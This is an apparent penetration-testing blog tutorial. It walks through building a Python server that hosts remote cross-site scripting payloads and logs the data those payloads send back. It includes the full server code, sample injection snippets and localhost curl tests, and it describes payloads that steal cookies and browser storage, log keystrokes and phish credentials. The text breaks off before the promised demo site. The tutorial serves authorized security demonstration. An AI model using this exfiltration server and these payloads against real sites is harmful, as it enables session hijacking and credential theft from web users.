Goal
This article shows how a low effort server can be set up which can be used to demonstrate the potential impact of XSS to clients
Audience
Penetration Testers
IoC
Client connecting directly to an IP address over HTTP
Disclaimer
This article is written for educational purposes and is intended only for legal penetration testing and red teaming activities, where explicit permission has been granted. If you wish to test any of the scripts provided, refer to the disclaimer.
So, are you ready to mess around with Cross-Site Scripting and Python? Before we start, let me first explain what I mean with a payload server. It serves two goals:
Just to clarify, I’m talking about remote XSS payloads, which can help bypass character limits and content filtering.
This applies to both reflected and persisted XSS. For example:
<!-- So, this: --><script src="https://pampuna.nl/fake/xss.js"></script><!-- But not this: --><script>eval(atob('A_VERY_LARGE_BASE64_PAYLOAD'))</script><imgsrc=1onerror="eval(atob('A_VERY_LARGE_BASE64_PAYLOAD'))">
Don’t skip me
Impact
The example payloads in this article are intended to highlight the potential severity and impact of XSS attacks. They demonstrate what a simplified version of an actual attack could look like and are included solely for educational and illustrative purposes. While many examples typically show a simple alert, JavaScript’s capabilities extend far beyond that, enabling attackers to inflict much greater damage.
Mitigating XSS
While you could probably write a book about ways to prevent scripts from being injected in the first place, the fastest way to overcome the bulk of XSS is by preventing execution entirely.

When writing about XSS, I don’t think I’m allowed to skip this one. So, I present to you, an alert.
Jokes aside, in most cases this is the quickest way to visualize XSS vulnerabilitiesy.
Testing the alert script
I like secrets - locals.js

A great way to demonstrate the potential impact of XSS is by exfiltrating local data:
Cookies: While session cookies are often protected by the HttpOnly flag, you may get lucky.
Session and local storage: These often contain identifiers. A friendly reminder: UUIDs rely on security through obscurity. Their randomness only offers protection if they remain hidden from others.
The following payload encodes the data mentioned above and posts it to the Python server:
Testing the locals script
Keep me posted - logger.js
The next example adds event listeners to the current page.
Data is collected while the user is typing, and when certain events happen the data is exfiltrated:
Space
Enter
Tab
Page unload
In other words, this acts like a simple keylogger:
Testing the logger script
Other payloads
When demonstrating a vulnerability, think about what you can do with JavaScript:
Manipulating the page to engage with the user. For example, asking to enter their credentials again.
Drive-by downloads and prompting the user to execute the file.
Cross-Site Request Forgery. You may not be able to get the users’ cookie, you can still use it within their session.
To build above examples you will have to learn some JavaScript. I personally think it’s well worth the time investment to get people to take XSS more seriously!
The server
As stated in the introduction, the server handles two things:
Serving XSS payload files.
Receiving payload results and display them.
In the payload section above, three script files were created. On startup, the server loads these files into a dictionary. The address 127.0.0.1:8080 is replaced with the actual server IP and port entered when starting.
When a payload is requested using the name parameter, the payload content is returned.
The same name parameter is used to receive data in the POST request. The received data is then printed in combination with the source IP.
As you can see below, the server is pretty rudimentary. It could use some more features beyond its current demonstrative purpose, like for example:
Storing the results somewhere.
Displaying the result in a web interface.
Error handling and logging.
fromhttp.serverimportBaseHTTPRequestHandler,HTTPServerfromurllib.parseimporturlparse,parse_qsfromsysimportargvfromosimportlistdirfromos.pathimportisfile,joinclassSimpleHTTPRequestHandler(BaseHTTPRequestHandler):defdo_GET(self):success=Falseifself.path.startswith('/api/payload'):query_components=parse_qs(urlparse(self.path).query)name=query_components.get('name',[''])[0]ct=query_components.get('ct',[''])[0]self.send_response(200)self.send_header('Server',None)self.send_header('Content-type','text/html'ifct!='js'else'text/javascript')self.end_headers()ifnameinpayloads:self.wfile.write(payloads[name].encode())success=Trueifnotsuccess:returnself._404()def_404(self):self.send_response(404)self.send_header('Server',None)self.end_headers()defdo_POST(self):ifself.path.startswith('/api/result'):query_components=parse_qs(urlparse(self.path).query)name=query_components.get('name',[''])[0]ifnotnameinpayloads:returnself._404()content_length=int(self.headers['Content-Length'])post_data=self.rfile.read(content_length)client_ip=self.client_address[0]print(f"[*][{client_ip}] {name} - {str(post_data)}")self.send_response(200)self.send_header('Server',None)self.end_headers()defprepare_payloads():base_path='payloads/'forfile_nameinlistdir(base_path):file_path=join(base_path,file_name)ifisfile(file_path):withopen(file_path,'r',encoding='utf-8')asfile:payloads[file_name]=str(file.read()).replace('127.0.0.1:8080',f'{server_ip}:{http_port}')defrun():server_address=('0.0.0.0',http_port)httpd=HTTPServer(server_address,SimpleHTTPRequestHandler)try:print(f'HTTP server started on port {http_port}')httpd.serve_forever()finally:httpd.server_close()if__name__=='__main__':iflen(argv)!=3ornotargv[2].isnumeric():raiseException("Usage ./server.py <SERVER_IP> <HTTP_PORT>")globalserver_ipglobalhttp_portglobalresultsglobalpayloadsserver_ip=argv[1]http_port=int(argv[2])results={}payloads={}prepare_payloads()run()
Test run

Before moving to a lab with multiple hosts, lets test the endpoints using curl:
curl http://127.1:8080/api/payload?name=alert.js
curl -X POST http://127.1:8080/api/result?name=alert.js -H"Content-Type: application/json"-d'{"key":"value"}'
Testing the server using curl
Great, this works like expected. To test the server in a responsible manner, lets spin up a local vulnerable demo web site. The following Python server responds to all GET requests, accepts a parameter named “q”, which it then injects into the returned HTML content: